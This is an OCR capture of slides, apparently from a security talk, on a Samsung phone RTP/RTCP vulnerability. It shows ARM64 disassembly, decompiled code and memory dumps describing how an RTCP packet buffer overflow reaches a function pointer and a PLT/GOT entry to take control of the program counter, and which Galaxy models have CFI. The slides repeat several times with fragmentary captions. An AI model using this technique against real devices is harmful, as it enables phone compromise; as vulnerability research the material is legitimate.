E2 03 14 2A                 MOV             W2, W20
DF 13 01 94                 BL              RTP_SendRtpPacket
```



How to call RTP_SendRtpPacket


```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

to plt?

```
60 56 43 F9                 LDR             X0, [X19,#0x6A8]
E1 0F 40 B9                 LDR             W1, [SP,#0x270+var_264]

                            loc_9B060
E2 03 14 2A                 MOV             W2, W20
DF 13 01 94                 BL              RTP_SendRtpPacket
```

to the function called location?



How to call RTP_SendRtpPacket

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```


```
RTP_SendRtpPacket                       ; CODE
                                        ; CTra
ADRP            X16, #off_E5940@PAGE
LDR             X17, [X16,#off_E5940@PAGEOFF]
ADD             X16, X16, #off_E5940@PAGEOFF
BR              X17
```

to plt?

~~Fuxx~~ Cute CFI !

```
60 56 43 F9                 LDR             X0, [X19,#0x6A8]
E1 0F 40 B9                 LDR             W1, [SP,#0x270+var_264]

                            loc_9B060
E2 03 14 2A                 MOV             W2, W20
DF 13 01 94                 BL              RTP_SendRtpPacket
```

to the function called location?



Challenge ---- CFI

- Samsung Galaxy s22 /s23 /note10+ have CFI enabled.
- Samsung Galaxy A51 does not have CFI enabled.

Activate CFI

```
; __unwind {
                PACIASP
                STP             X29, X30, [SP,#-0x20+var_20]!
                STR             X28, [SP,#0x20+var_10]
                STP             X22, X21, [SP,#0x20+var_s0]
                STP             X20, X19, [SP,#0x20+var_s10]
                MOV             X29, SP
                SUB             SP, SP, #0x210
                MRS             X21, #3, c13, c0, #2
                LDR             X8, [X21,#0x28]
                STUR            X8, [X29,#0x20+var_28]
                LDR             X20, [X0,#0xB0]
                CBZ             X20, loc_EF20
                LDR             W8, [X20,#0x88]
                MOV             W19, W1
                CMP             W8, W1
                B.LS            loc_EFCC
                BL              GetDebugPriority
                CMP             W0, #1
                B.LT            loc_EF18
                MOVI            V0.2D, #0
                NOP
                ADR             X3, aSD ; "%s[%d]"
                ADRL            X4, aRtpSendrtppack_0 ; "RTP_SendRtpPacket"
                ......
                BL              j_DMC_RTP_Sys_Send_Rtp_Packet
                CBNZ            W0, loc_EFF8
                MOV             W8, #0x95B4
                LDRB            W8, [X20,X8]
                STRB            W8, [X20,#0x14]

loc_EFF8                        ; CODE XREF: RTP_SendRtpPacket+EC↑j
                                ; RTP_SendRtpPacket+198↑j ...
                LDR             X8, [X21,#0x28]
                LDUR            X9, [X29,#0x20+var_28]
                CMP             X8, X9
                B.NE            loc_F024
                ADD             SP, SP, #0x210
                LDP             X20, X19, [SP,#0x20+var_s10]
                LDP             X22, X21, [SP,#0x20+var_s0]
                LDR             X28, [SP,#0x20+var_10]
                LDP             X29, X30, [SP+0x20+var_20],#0x40
                AUTIASP
                RET
```

CFI not enabled


```
__unwind {
                STP             X29, X30, [SP,#-0x20+var_20]!
                STR             X28, [SP,#0x20+var_10]
                MOV             X29, SP
                STP             X22, X21, [SP,#0x20+var_s0]
                STP             X20, X19, [SP,#0x20+var_s10]
                SUB             SP, SP, #0x210
                MRS             X21, #3, c13, c0, #2
                LDR             X8, [X21,#0x28]
                STUR            X8, [X29,#0x20+var_28]
                LDR             X20, [X0,#0xB0]
                CBZ             X20, loc_E260
                LDR             W8, [X20,#0x88]
                MOV             W19, W1
                CMP             W8, W1
                B.LS            loc_E30C
                BL              .GetDebugPriority
                CMP             W0, #1
                B.LT            loc_E258
                MOVI            V0.2D, #0
                ADRP            X3, #aSD@PAGE ; "%s[%d]"
                ADRP            X4, #aRtpSendrtppack_0@PAGE ; "RTP_SendRtpPacket"
                ADD             X3, X3, #aSD@PAGEOFF ; "%s[%d]"
                ADD             X4, X4, #aRtpSendrtppack_0@PAGEOFF ; "RTP_SendRtpPacket"
                ......
loc_E338                        ; CODE XREF: RTP_SendRtpPacket+E8↑j
                                ; RTP_SendRtpPacket+194↑j ...
                LDR             X8, [X21,#0x28]
                LDUR            X9, [X29,#0x20+var_28]
                CMP             X8, X9
                B.NE            loc_E360
                ADD             SP, SP, #0x210
                LDP             X20, X19, [SP,#0x20+var_s10]
                LDP             X22, X21, [SP,#0x20+var_s0]
                LDR             X28, [SP,#0x20+var_10]
                LDP             X29, X30, [SP+0x20+var_20],#0x40
                RET
```

Jumping the plt.got to control PC

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

**((_QWORD **)this + 1057)+16

```
                 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
6fe2d01940  30 8e 9a 50 70 00 00 00 fc 92 9a 50 70 00 00 00  0..Pp......Pp...
6fe2d01950  b0 91 9a 50 70 00 00 00 84 96 9a 50 70 00 00 00  ...Pp......Pp...
6fe2d01960  44 96 9a 50 70 00 00 00 08 94 9a 50 70 00 00 00  D..Pp......Pp...
6fe2d01970  e8 94 9a 50 70 00 00 00 b0 fb a0 50 70 00 00 00  ...Pp......Pp...
6fe2d01980  fc 79 9a 50 70 00 00 00 88 76 9e 50 70 00 00 00  .y.Pp....v.Pp...
```




Jumping the plt.got to control PC

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```


**((_QWORD **)this + 1057)+16


```
                 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
6fe2d01940  30 8e 9a 50 70 00 00 00 fc 92 9a 50 70 00 00 00  0..Pp......Pp...
6fe2d01950  b0 91 9a 50 70 00 00 00 84 96 9a 50 70 00 00 00  ...Pp......Pp...
6fe2d01960  44 96 9a 50 70 00 00 00 08 94 9a 50 70 00 00 00  D..Pp......Pp...
6fe2d01970  e8 94 9a 50 70 00 00 00 b0 fb a0 50 70 00 00 00  ...Pp......Pp...
6fe2d01980  fc 79 9a 50 70 00 00 00 88 76 9e 50 70 00 00 00  .y.Pp....v.Pp...
```



Jumping the plt.got to control PC


```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```






Jumping the plt.got to control PC

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```





Jumping the plt.got to control PC

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

**((_QWORD **)this + 1057)+16

3

```
                 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
6fe2d01940  30 8e 9a 50 70 00 00 00 fc 92 9a 50 70 00 00 00  0..Pp......Pp...
6fe2d01950  b0 91 9a 50 70 00 00 00 84 96 9a 50 70 00 00 00  ...Pp......Pp...
6fe2d01960  44 96 9a 50 70 00 00 00 08 94 9a 50 70 00 00 00  D..Pp......Pp...
6fe2d01970  e8 94 9a 50 70 00 00 00 b0 fb a0 50 70 00 00 00  ...Pp......Pp...
6fe2d01980  fc 79 9a 50 70 00 00 00 88 76 9e 50 70 00 00 00  .y.Pp....v.Pp...
```

```
.got.plt:00000000000E5940 38 7B 0E 00 00 00 00 00       off_E5940 DCQ __imp_RTP_SendRtpPacket   ; DATA XREF: RTP_SendRtpPacket↑o
.got.plt:00000000000E5940                                                                       ; RTP_SendRtpPacket+4↑r
.got.plt:00000000000E5940                                                                       ; RTP_SendRtpPacket+8↑o
```

got

CTransportManager object1

+6892:

**((_QWORD **)this + 1057)

1

2


rtcp pkt buffer

+8456: *((_QWORD **)this + 1057)

overflow

Jumping the plt.got to control PC


```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```



